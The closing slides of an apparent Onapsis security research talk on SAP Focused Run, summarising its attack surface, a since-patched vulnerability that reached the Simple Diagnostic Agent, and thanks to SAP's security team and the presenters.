
Stay secured

0x05

Closing part




Closing part






Closing part






Closing part





Closing part





Closing part

- SAP Focused Run is **less complex** than SAP Solution Manager
- The direct attack surface is **reduced**
- But using a vulnerability now patched by SAP, it was possible to access to the **Simple Diagnostic Agent**
 - Increasing the **attack surface** because is agent is installed everywhere in the SAP landscape
- Diversity of technologies and products give us, researchers, the opportunity to explore and understand a lot of different areas



Closing part

- Greetings

SAP Product Respond Team

secure@sap.com

Onapsis Security Research Lab

info@onapsis.com

Pablo Artuso
Ignacio Favro

@Imkalg
@idfavro

THANK
YOU

@onapsis
@_1ggy

linkedin.com/company/onapsis
github.com/Onapsis

[ONAPSIS.COM](https://onapsis.com)

